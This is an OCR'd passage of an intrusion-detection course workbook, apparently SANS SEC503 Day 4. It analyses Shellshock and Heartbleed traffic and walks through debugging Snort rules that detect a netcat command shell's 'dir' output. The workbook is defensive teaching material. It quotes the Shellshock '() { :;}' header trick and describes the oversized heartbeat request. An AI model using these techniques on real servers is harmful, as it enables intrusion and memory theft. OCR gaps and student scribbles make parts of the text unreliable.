
Description: Look at the HTTP traffic between hosts 10.246.50.2 and 10.246.50.6.

Examine the GET request headers. What type of attack is this and what does the code instruct the HTTP server to do? Was the attack successful? How do you know?


Answer:

The reassembled stream between hosts 10.246.50.2 and 10.246.50.6 reveals an abnormal User-Agent header value. The User-Agent value normally reflects the client browser, however the User-Agent value in this HTTP header contains the format used to

exploit the Shellshock vulnerability to execute the ping command. This is accomplished via the Common Gateway Interface (CGI) invoked in the GET request of /exploitable.cgi. You see that the Shellshock vulnerability is delivered via the User-Agent HTTP header value because the user-agent is an environment variable. The environment variable function definition is "() { :;}". As we learned, it is just a means of setting an empty bogus function since the actual exploit, or ping command in this case, is what follows the function.




We know that the attack was successful because we see that the web server 10.246.50.6 sends an echo request to 10.246.50.2.



Extra Credit:

Description: Examine the traffic between hosts 10.20.30.200 and 10.20.30.56. Identify the attack and explain why you believe it is this type of attack.

Answer: This is a heartbleed attack. Examining the traffic in Wireshark reveals that record 238 is an "Encrypted Alert, Heartbeat Request". When you examine the SSL Layer TLSv1.1 Record Layer: Heartbeat Request, you see that Wireshark alerts about a malformed packet. The Heartbeat Message payload is 16384. Recall that a normal heartbeat request is far smaller than this. The large payload attempts to exploit a memory leak of a vulnerable SSL server that returns memory data associated with the SSL process that may contain usernames, passwords, session tokens, etc.



SEC503 Day 4

HANDS-ON

COURSE EXERCISES

Table of Contents

In this first set of exercises, you will be running from the **/home/sans/Exercises/Day4/snort-whats-wrong** directory.

Exercises Section: What's Wrong with this snort.conf?

Scenario: In this exercise, you will become acquainted with running Snort using a series of different snort.conf configuration files that have some issue. The configuration files contain the preprocessors required to support the rule that is included directly in the configuration file.

Objectives: This exercise will familiarize you with running Snort and debugging configuration issues – mostly erroneous Snort rules.

Description: Run Snort in readback mode using a set of different configuration files that ultimately build a final working rule. This is good practice for creating your own rule as you'll do in the next exercise. This method is practical, especially for a novice rule writer because it uses an iterative process for creating a rule where you supply part of the rule, test it, correct it if need be until the entire rule works. It can be daunting to write a complex rule only to find there is an issue with it that may pertain to the configuration file, the rule, or even the pcap. Breaking this into a series of smaller steps makes the process more manageable.

As well, if you acquire a Snort rule that does not work, this same process can be used to debug it. First you can delete all the rule options except for the header and option **msg** alert message. An alert on this truncated rule means that you have the proper Snort configuration, possibly an appropriate pcap to test it, and the header parameters are relevant for your site. Then add back an option or two and retest until you find the issue with the rule.

Details: Use the pcap file **cmdexe.pcap** as input for this exercise.
Before you start: See the next page for more specific details about this exercise.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the more difficult of the two since less guidance is given. If you feel you have mastered the material in this section, skip to Approach #2.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 30-50 minutes.

Answers follow the exercise section.

The Snort configuration files/rules used in this entire exercise are named **snort.conf1** through **snort.conf9** (excluding the extra credit one). There are saved versions of these files in the subdirectory named **original-files** just in case you need a backup if the original one was eaten by the dog, frozen by a polar vortex, stampeded by a herd of angry wildebeests, kicked to the curb, or spontaneously combusted.

Also, if you are having difficulty and cannot get a rule to run, the files named **answer-snort.conf1** through **answer-snort.conf9** will permit you to use the answer configuration files in place of the supplied question configuration files

We want to write another rule associated with the **cmdexe.pcap** traffic discussion that is covered in the Snort section of your coursebook. We would like to alert when we see some output from the execution of the "dir" command, assuming it is a sign of a comprised host on our protected network 192.168.11.0/24 destined for or originating from (whichever is appropriate for the rule) an IP address <u>not</u> in our protected network.

Specifically, we opt to look for the content like "Volume in drive C has no label." We cannot be sure that every host is configured to use drive "C", perhaps there is another letter-name drive configured instead. So, we don't want to include that in the rule, potentially causing false negatives. We assume that whatever the drive is named, it is represented by a single character/letter.

We want to find "Volume in drive", followed by "has no label." and qualify the second content relative to the first in start and ending offsets. This is neither a particularly accurate nor efficient rule; it is used for learning purposes. The following screenshot depicts what we want to examine.

```
Stream Content
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. | All rights reserved.

C:\Users\judy\Desktop\netcat\netcat>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3205-901E

 Directory of C:\Users\judy\Desktop\netcat\netcat

05/11/2013  12:07 PM    <DIR>          .
05/11/2013  12:07 PM    <DIR>          ..
11/28/1997  01:48 PM            12,039 doexec.c
07/09/1996  03:01 PM             7,283 generic.h
11/06/1996  09:40 PM            22,784 getopt.c
11/03/1994  06:07 PM             4,765 getopt.h
02/06/1998  02:50 PM            61,780 hobbit.txt
11/28/1997  01:36 PM               544 makefile
01/03/1998  01:37 PM            59,392 nc.exe
```

Approach #1 – Do the following exercises.

Before starting section1 exercises, change directory to /home/sans/Exercises/Day4/snort-whats-wrong.

cd /home/sans/Exercises/Day4/snort-whats-wrong

Exercise 1:

Description: Start by making sure that the rule header is correct. The rule needs a few rule options such as **msg:** to trigger an alert to inform you that the rule worked.

Run Snort using the following command that reads the pcap named **cmdexe.pcap**, does no logging (-K none), displays the output to the console (-A console), doesn't output startup messages (-q) and uses the file **snort.conf1** as the Snort configuration file.

```
snort -r cmdexe.pcap -K none -A console -q -c snort.conf1
```

You will receive an error message explaining the issue.

```
ERROR: snort.conf1(8) Each rule must contain a rule sid.
Fatal Error, Quitting..
```

What is the problem with the rule?

No Sid

Correct the issue and rerun Snort using the same command. You should see several identical alerts appear on the console.

Hint: The error message indicates that you must include a Snort ID (**sid:**) in every rule. Add one to the end of the rule options after the **msg** option. A range of numbers greater than or equal to 1000000 is reserved for user-created rule sids. We'll use the value of 11111111 for similar rules. You can use any value you want. Make sure you follow the **sid** value with a closing semi-colon ";".

Exercise 2:

Description: Supply a protocol value more specific than the previous rule value of **ip.**

Run Snort using **snort.conf2**:

```
snort -r cmdexe.pcap -K none -A console -q -c snort.conf2
```

No alerts are generated because there is a problem with the rule.

What is the problem with the rule?

[illegible]

Correct it, and rerun Snort to verify that you get several identical alerts.

Hint: Look at the protocol used in the rule and compare it with the protocol found in **cmdexec.pcap**.

Exercise 3:

Description: Next, introduce **ipvar** variables to assign values to **$HOME_NET** (192.168.11.0/24) and **$EXTERNAL_NET** (not $HOME_NET) instead of using the generic value **any.**

↳ is set as $Home-Net while is should be !$ "

Run Snort using **snort.conf3**:

```
snort -r cmdexe.pcap -K none -A console -q -c snort.conf3
```

No alerts are generated because there is a problem with the configuration.

What is the problem with the configuration?

Correct it, and rerun Snort to verify that you get several identical alerts.

Hint: Look at the configuration lines:

```
ipvar HOME_NET 192.168.11.0/24
ipvar EXTERNAL_NET $HOME_NET
```

Hint: Look at the value of $EXTERNAL_NET and compare the value with the destination IP address in the alerts generated by the previous exercises.

Hint: Change the value of $EXTERNAL_NET to !$HOME_NET meaning NOT (with the leading exclamation point) the protected home network.

Exercise 4:

Description: Add a flow option that designates a context of an established session and a traffic direction. Remember that you are looking for a response from the server.

Run Snort using **snort.conf4**:

```
snort -r cmdexe.pcap -K none -A console -q -c snort.conf4
```

No alerts are generated because there is a problem with the rule.

What is the problem with the rule?

Correct it, and rerun Snort to verify that you get several identical alerts.

Hint: Examine the **flow: established, to_server** option and values. This means that the rule looks at traffic that occurs in the context of an established session after the negotiation of the three-way handshake. That is what we want and there is a three-way handshake as shown in the first three records of the pcap.

Focus on the direction of **to_server**; this should be the direction that the traffic flows when an attacker receives the results of executing the "dir" command. Host 192.168.11.24 is the server. The response to "dir" is sent from 192.168.11.24 to the attacker's host.

Hint: Replace **to_server** with **from_server** or **to_client.**

Exercise 5:

Description: Add the first **content** search.

Run Snort using **snort.conf5**:

```
snort -r cmdexe.pcap -K none -A console -q -c snort.conf5
```

An error message is generated

```
ERROR: snort.conf5(8) What is this "V"(0x56) doing in your binary
buffer?  Valid hex values only please! (0x0 - 0xF) Position: 1
Fatal Error, Quitting.
```

What is the problem with the rule?

Correct it, and rerun Snort to verify that you get a single alert.

Hint: The error message may be hard to understand. Look at the **content:** value. It has pipe (|) signs. These are used only for hexadecimal values as the error implies. Remove the pipe signs.

Exercise 6:

Description: Add the second **content** search and specify the relative number of bytes it begins following the first content search.

Run Snort using **snort.conf6**:

```
snort -r cmdexe.pcap -K none -A console -q -c snort.conf6
```

No alert is generated.

What is the problem with the rule?

Correct it, and rerun Snort to verify that you get a single alert.

Hint: The **distance** option is introduced. It is used to indicate the relative number of bytes to begin the search for the content "has no label." after the previous content. Remember that we want to skip the " C " drive reference. The content strings are as follows in the Wireshark TCP stream reassembly. Note the space before and after the driver reference.

```
"Volume in drive C has no label."
                ^^^
```

4

What is the value of the **distance** option in the rule? As you see above, we want to start the search a **distance** of 3 bytes after the previous content. By starting at a **distance** of 4, we never see the "h" in "has no label.".

Exercise 7:

Description: Restrict the number of bytes to search for the second **content**. Delete the incorrect option for now.

Run Snort using **snort.conf7**:

```
snort -r cmdexe.pcap -K none -A console -q -c snort.conf7
```

An error is generated.

```
ERROR: snort.conf7(8) depth can't be used with itself, distance, or
within
Fatal Error, Quitting..
```

What is the problem with the rule?

Correct it, and rerun Snort to verify that you get a single alert.

Hint: The **depth** keyword has been used incorrectly. We want to restrict the number of bytes searched. We need to use the option **within** as it is paired with **distance** when we need to express a relative distance and restrict number of bytes of payload. The **depth** keyword can be paired with the **offset** keyword as they both refer to absolute positions. Remove **depth:30;**.

Exercise 8:

Description: Correct the previous attempt in Exercise 7 to restrict the number of bytes to search for the second **content** by using the appropriate option keyword **within** with a designated value.

Run Snort using **snort.conf8**:

```
snort -r cmdexe.pcap -K none -A console -q -c snort.conf8
```

An error is generated.

```
ERROR: snort.conf8(8) within (12) is smaller than size of pattern
Fatal Error, Quitting..
```

What is the problem with the rule?

Correct it, and rerun Snort to verify that you get a single alert.

Hint: The **within** value is the number of bytes to search. Minimally, it must be the length of the content that it modifies. How many bytes are in "has no label."? Don't forget to count the ending period as a byte. Change the **within** value to the number of bytes you counted.

Exercise 9:

Description: We decide we want a rule that will alert when an attacker actually executes the "dir" command as you see in the Wireshark TCP reassembly. This is a generic simple rule, however the "dir" command is split between two segments (6 and 7) in the pcap so that "di" is in the 6th segment and "r" in the 7th segment.

Up until this point, all the content that the rules sought could be found in a single packet. Now, Snort has to reassemble the individual packets to find this. The configuration required to perform the reassembly on non-standard port 30333 is more involved and the rule must have **flow:established** to take advantage of the reassembly.

Run Snort using **snort.conf9**:

```
snort -r cmdexe.pcap -K none -A console -q -c snort.conf9
```

There are a several problems with the configurations. The error message is:

```
Stream5 must be enabled to use the 'established' option.
```

Rerun Snort using the corrected configuration file once the errors are corrected.

No alerts are generated because there is a configuration problem with the **stream5_tcp** values.

What are the configuration issues?

Correct them, and rerun Snort to verify that you get a single alert.

Hint: The error message is straightforward; you must use the statements with stream5 preprocessor options that are currently commented out (# at the beginning of the line).

The stream5 preprocessor has both a **stream5_global** and incorrect **stream5_tcp** configuration. Uncomment those statements and rerun Snort. This time you will receive no alerts.

Hint: Look at the **stream5_tcp** configuration; it lists non-standard ports where traffic should be monitored. By default, Snort does not examine all ports – just the most common. What port is missing from the list that is used in pcap as a server port? Add that to the list. Rerun Snort and you should receive a single alert.

30333
48938

Approach #2 – Do the following exercises.

Exercise 1:

Description: Start by making sure that the rule header is correct. The rule needs a few rule options such as **msg:** to trigger an alert to inform you that the rule worked.

Run Snort using the following command that reads **cmdexe.pcap**, does no logging (-K none), displays the output to the console (-A console), doesn't output startup messages (-q) and uses the file **snort.conf1** as the Snort configuration file.

```
snort -r cmdexe.pcap -K none -A console -q -c snort.conf1
```

You will receive an error message explaining the issue.

What is the problem with the rule?

Correct the issue and rerun Snort using the same command. You should see several identical alerts appear on the console.

Exercise 2:

Description: Supply a protocol value more specific than the previous rule value of **ip.**

Run Snort using **snort.conf2**:

```
snort -r cmdexe.pcap -K none -A console -q -c snort.conf2
```

No alerts are generated because there is a problem with the rule.

What is the problem with the rule?

Correct it, and rerun Snort to verify that you get several identical alerts.

Exercise 3:

Description: Next, introduce **ipvar** variables to assign values to **$HOME_NET** (192.168.11.0/24) and **$EXTERNAL_NET** (not $HOME_NET) instead of using the generic value **any.**

Run Snort using **snort.conf3**:

No alerts are generated because there is a problem with the configuration.

What is the problem with the configuration?

Correct it, and rerun Snort to verify that you get several identical alerts.

Exercise 4:

Description: Add a flow option that designates a context of an established session and a traffic direction.

Run Snort using **snort.conf4**:

No alerts are generated because there is a problem with the rule.

What is the problem with the rule?

Correct it, and rerun Snort to verify that you get several identical alerts.

Exercise 5:

Description: Add the first **content** search.

Run Snort using **snort.conf5**:

An error message is generated

What is the problem with the rule?

Correct it, and rerun Snort to verify that you get a single alert.

Exercise 6:

Description: Add the second **content** search and specify the relative number of bytes it begins following the first content search.

Run Snort using **snort.conf6**:

No alert is generated.

What is the problem with the rule?

Correct it, and rerun Snort to verify that you get a single alert.

Exercise 7:

Description: Restrict the number of bytes to search for the second **content**. Delete the incorrect option for now.

Run Snort using **snort.conf7**:

An error is generated.

What is the problem with the rule?

Correct it, and rerun Snort to verify that you get a single alert.

Exercise 8:

Description: Correct the previous attempt in Exercise 7 to restrict the number of bytes to search for the second **content** by using the appropriate option keyword **within** with a designated value.

Run Snort using **snort.conf8**:

An error is generated.

What is the problem with the rule?

Correct it, and rerun Snort to verify that you get a single alert.

Exercise 9:

Description: We decide we want a rule that will alert when the attacker actually executes the "dir" command as you see in the Wireshark TCP reassembly. This is a generic simple rule, however the "dir" command is split between two segments (6 and 7) in the pcap so that "di" is in the 6th segment and "r" in the 7th segment.

Up until this point, all the content that the rules sought could be found in a single packet. Now, Snort has to reassemble the individual packets to find this. The configuration required to perform the reassembly on non-standard port 30333 is more involved and the rule must have **flow:established** to take advantage of the reassembly.

Run Snort using **snort.conf9**:

There are a several problems with the configurations. The error message is:

```
Stream5 must be enabled to use the 'established' option.
Fatal Error, Quitting..
```

Rerun Snort using the corrected configuration file once the errors are corrected.

No alerts are generated because there is a configuration problem with the **stream5_tcp** values.

What are the configuration issues?

Extra Credit:

Description:

We return to finding the output from the Windows directory listing as done in the first 8 exercises. Run Snort using **extra-credit.conf** with the file **extra-credit-cmdexe.pcap**.

No alerts are generated.

What is the problem?

Hint: The issue is NOT with the configuration file or rule.

Hint: Read the input **extra-credit-cmdexe.pcap** using tcpdump in verbose (-vv) mode.

Hint: Use the Snort man page to find a command line option as a workaround for the issue so that the expected alert is generated.

In this first set of exercises, you will be running from the **/home/sans/Exercises/Day4/snort-whats-wrong** directory.

Answers Section: What's Wrong with this snort.conf?

Scenario: In this exercise, you will become acquainted with running Snort using a series of different snort.conf configuration files that have some issue. The configuration files contain the preprocessors required to support the rule that is included directly in the configuration file.

Objectives: This exercise will familiarize you with running Snort and debugging configuration issues – mostly erroneous Snort rules.

Description: Run Snort in readback mode using a set of different configuration files that ultimately build a final working rule. This is good practice for creating your own rule as you'll do in the next exercise. This method is practical, especially for a novice rule writer because it uses an iterative process for creating a rule where you supply part of the rule, test it, correct it if need be until the entire rule works. It can be daunting to write a complex rule only to find there is an issue with it that may pertain to the configuration file, the rule, or even the pcap. Breaking this into a series of smaller steps makes the process more manageable.

As well, if you acquire a Snort rule that does not work, this same process can be used to debug it. First, you can delete all the rule options except for the header and option **msg** alert message. An alert on this truncated rule means that you have the proper Snort configuration, possibly an appropriate pcap to test it, and the header parameters are relevant for your site. Then add back an option or two and retest until you find the issue with the rule.

Details: Use the pcap file **cmdexe.pcap** as input for this exercise.
Before you start: See the next page for more specific details about this exercise.

There are two ways to approach this exercise – the first uses more guidance.

The second way is the more difficult of the two since less guidance is given. If you feel you have mastered the material in this section, skip to Approach #2.

Estimated Time to Complete: Depending on your familiarity with the material and whether or not you do the extra credit question, this lab should take between 30-50 minutes.

Answers follow the exercise section.

The Snort configuration files/rules used in this entire exercise are named **snort.conf1** through **snort.conf9** (excluding the extra credit one). There are saved versions of these files in the subdirectory named **original-files** just in case you need a backup if the original one was eaten by the dog, frozen by a polar vortex, stampeded by a herd of angry wildebeests, kicked to the curb, or spontaneously combusted.

Also, if you are having difficulty and cannot get a rule to run, the files named **answer-snort.conf1** through **answer-snort.conf9** will permit you to use the answer configuration files in place of the supplied question configuration files

We want to write another rule associated with the **cmdexe.pcap** traffic discussion that is covered in the Snort section of your coursebook. We would like to alert when we see some output from the execution of the "dir" command, assuming it is a sign of a comprised host on our protected network 192.168.11.0/24 destined for or originating from (whichever is appropriate for the rule) an IP address <u>not</u> in our protected network.

Specifically, we opt to look for the content like "Volume in drive C has no label." We cannot be sure that every host is configured to use drive "C", perhaps there is another letter-name drive configured instead. So, we don't want to include that in the rule, potentially causing false negatives. We assume that whatever the drive is named, it is represented by a single character/letter.

We want to find "Volume in drive", followed by "has no label." and qualify the second content relative to the first in start and ending offsets. This is neither a particularly accurate nor efficient rule; it is used for learning purposes. The following screenshot depicts what we want to examine.

```
Stream Content
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. | All rights reserved.

C:\Users\judy\Desktop\netcat\netcat>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3205-901E

 Directory of C:\Users\judy\Desktop\netcat\netcat

05/11/2013  12:07 PM    <DIR>          .
05/11/2013  12:07 PM    <DIR>          ..
11/28/1997  01:48 PM            12,039 doexec.c
07/09/1996  03:01 PM             7,283 generic.h
11/06/1996  09:40 PM            22,784 getopt.c
11/03/1994  06:07 PM             4,765 getopt.h
02/06/1998  02:50 PM            61,780 hobbit.txt
11/28/1997  01:36 PM               544 makefile
01/03/1998  01:37 PM            59,392 nc.exe
```

Answers:
What's Wrong with this snort.conf?

☆ The following answers apply to either Approach #1 or Approach #2.

Answer configuration files named **answer-snort.conf1** – **answer-snort.conf9** contain the working corrected rules.

Exercise 1:

Description: Start by making sure that the rule header is correct. The rule needs a few rule options such as **msg:** to trigger an alert to inform you that the rule worked.

Run Snort using the following command that reads **cmdexe.pcap**, does no logging (-K none), displays the output to the console (-A console), doesn't output startup messages (-q) and uses the file **snort.conf1** as the Snort configuration file.

```
snort -r cmdexe.pcap -K none -A console -q -c snort.conf1
```

You will receive an error message explaining the issue.

```
snort -A console -q -K none -c snort.conf1 -r cmdexe.pcap
ERROR: snort.conf1(5) Each rule must contain a rule sid.
Fatal Error, Quitting..
```

What is the problem with the rule?

Answer:

Every rule must have a Snort ID (**sid**). One is added with a value of "11111111" as that is in the range of 1,000,000 or greater reserved for user-supplied local rules.

```
alert ip any any -> any any (msg:"Windows directory listing - Indicator
of compromise"; sid: 11111111;)
```

The following output should be generated. Note that this output will not be displayed again for this rule since the alert(s) are identical for all eight exercises pertaining to this rule.

```
53:44.505015  [**] [1:11111111:0] Windows directory listing - Indicator of
compromise [**] [Priority: 0] {TCP} 192.168.11.24:30333 -> 184.168.221.63:48938
09/17-15:53:44.597054  [**] [1:11111111:0] Windows directory listing -
Indicator of compromise [**] [Priority: 0] {TCP} 192.168.11.24:30333 ->
184.168.221.63:48938
09/17-15:53:46.781165  [**] [1:11111111:0] Windows directory listing -
Indicator of compromise [**] [Priority: 0] {TCP} 192.168.11.24:30333 ->
184.168.221.63:48938
09/17-15:53:46.781502  [**] [1:11111111:0] Windows directory listing -
Indicator of compromise [**] [Priority: 0] {TCP} 192.168.11.24:30333 ->
184.168.221.63:48938
09/17-15:53:46.781765  [**] [1:11111111:0] Windows directory listing -
Indicator of compromise [**] [Priority: 0] {TCP} 192.168.11.24:30333 ->
184.168.221.63:48938
09/17-15:53:48.391089  [**] [1:11111111:0] Windows directory listing -
Indicator of compromise [**] [Priority: 0] {TCP} 192.168.11.24:30333 ->
184.168.221.63:48938
```

```
09/17-15:53:48.394974  [**] [1:11111111:0] Windows directory listing -
Indicator of compromise [**] [Priority: 0] {TCP} 192.168.11.24:30333 ->
184.168.221.63:48938
```

Exercise 2:

Description: Supply a protocol value more specific than the previous rule value of **ip.**

Run Snort using **snort.conf2**:

```
snort -r cmdexe.pcap -K none -A console -q -c snort.conf2
```

No alerts are generated because there is a problem with the rule.

What is the problem with the rule?

Answer:

The protocol should be **tcp** not **udp**.

```
alert tcp any any -> any any (msg:"Windows directory listing -
Indicator of compromise"; sid:11111111;)
```

Exercise 3:

Description: Next, introduce **ipvar** variables to assign values to **$HOME_NET** (192.168.11.0/24) and **$EXTERNAL_NET** (not $HOME_NET) instead of using the generic value **any.**

Run Snort using **snort.conf3**:

```
snort -r cmdexe.pcap -K none -A console -q -c snort.conf3
```

No alerts are generated because there is a problem with the configuration.

What is the problem with the configuration?

Answer:

The value of **EXTERNAL_NET** is set to be **$HOME_NET**. It should represent the unprotected network – any value NOT in 192.168.11.0/24.

```
ipvar HOME_NET 192.168.11.0/24
ipvar EXTERNAL_NET !$HOME_NET
```

Exercise 4:

Description: Add a flow option that designates a context of an established session and a traffic direction. Remember that you are looking for a response from the server.

Run Snort using **snort.conf4**:

```
snort -r cmdexe.pcap -K none -A console -q -c snort.conf4
```

No alerts are generated because there is a problem with the rule.

What is the problem with the rule?

Answer:

The **flow:established, to_server** is incorrect since we are examining the response from the server after the client user issued the "dir" command. The direction can be either **from_server** or **to_client**.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Windows directory
listing - Indicator of compromise"; flow:established, from_server;
sid:11111111;)
```

Exercise 5:

Description: Add the first **content** search.

Run Snort using **snort.conf5**:

```
snort -r cmdexe.pcap -K none -A console -q -c snort.conf5
```

An error message is generated

```
ERROR: snort.conf5(8) What is this "V"(0x56) doing in your binary
buffer?  Valid hex values only please! (0x0 - 0xF) Position: 1
Fatal Error, Quitting.
```

What is the problem with the rule?

Answer:

The **content** is enclosed in pipe signs (|) used to represent hex values only.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Windows directory
listing - Indicator of compromise"; flow:established, from_server;
content:"Volume in drive"; sid:1111111;)
```

Exercise 6:

Description: Add the second **content** search and specify the relative number of bytes it begins following the first content search.

Run Snort using **snort.conf6**:

```
snort -r cmdexe.pcap -K none -A console -q -c snort.conf6
```

No alert is generated.

What is the problem with the rule?

Answer:

The **distance** value is incorrect. Distance represents the relative number of bytes to begin a subsequent search – in this case for **content: "has no label."** – after **content: "Volume in drive"**. There are exactly 3 bytes between the two content searches in "Volume in drive C has no label.". A value of 4 never finds the "h" in "has no label.".
^^^

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Windows directory
listing - Indicator of compromise"; flow:established, from_server;
content: "Volume in drive"; content: "has no label."; distance:3;
sid:1111111;)
```

Exercise 7:

Description: Restrict the number of bytes to search for the second **content**. Delete the incorrect option for now.

Run Snort using **snort.conf7**:

```
snort -r cmdexe.pcap -K none -A console -q -c snort.conf7
```

An error is generated.

```
ERROR: snort.conf7(8) depth can't be used with itself, distance, or
within
Fatal Error, Quitting..
```

What is the problem with the rule?

Answer:

The **depth** option is not appropriate to use with **distance**. The **distance** option implies a relative number of bytes from the last byte of the previous **content**, while **depth** is an absolute number of bytes. The appropriate option to use with **distance** is **within** that we'll use in the next exercise. For now, we just delete the **depth** option.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Windows directory
listing - Indicator of compromise"; flow:established, from_server;
content: "Volume in drive"; content: "has no label."; distance:3;
sid:1111111;)
```

Exercise 8:

Description: Correct the previous attempt in Exercise 7 to restrict the number of bytes to search for the second **content** by using the appropriate option keyword **within** with a designated value.

Run Snort using **snort.conf8**:

```
snort -r cmdexe.pcap -K none -A console -q -c snort.conf8
```

An error is generated.

```
ERROR: snort.conf8(8) within (12) is smaller than size of pattern
Fatal Error, Quitting..
```

What is the problem with the rule?

Answer:

The number of bytes supplied to the **within** option must have a minimum value of the number of bytes in the **content** "has no label." that is 13 bytes.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Windows directory
listing - Indicator of compromise"; flow:established, from_server;
content: "Volume in drive"; content: "has no label."; distance:3;
within:13; sid:1111111;)
```

Exercise 9:

Description: We decide we want a rule that will alert when an attacker actually executes the "dir" command as you see in the Wireshark TCP reassembly. This is a generic simple rule, however the "dir" command is split between two segments (6 and 7) in the pcap so that "di" is in the 6th segment and "r" in the 7th segment.

Up until this point, all the content that the rules sought could be found in a single packet. Now, Snort has to reassemble the individual packets to find this. The configuration required to perform the reassembly on non-standard port 30333 is more involved and the rule must have **flow:established** to take advantage of the reassembly.

Run Snort using **snort.conf9**:

```
snort -r cmdexe.pcap -K none -A console -q -c snort.conf9
```

There are a several problems with the configurations. The error message is:

```
Stream5 must be enabled to use the 'established' option.
Fatal Error, Quitting..
```

Rerun Snort using the corrected configuration file once the errors are corrected.

No alerts are generated because there is a configuration problem with the **stream5_tcp** values.

What are the configuration issues?

Answer:

As the first error states, you must always have **stream5** configuration options (**global** and **tcp** in this case) when the **flow:established** is used in the rule. You must uncomment the two stream5 preprocessor configuration lines by removing the "#" at the beginning.

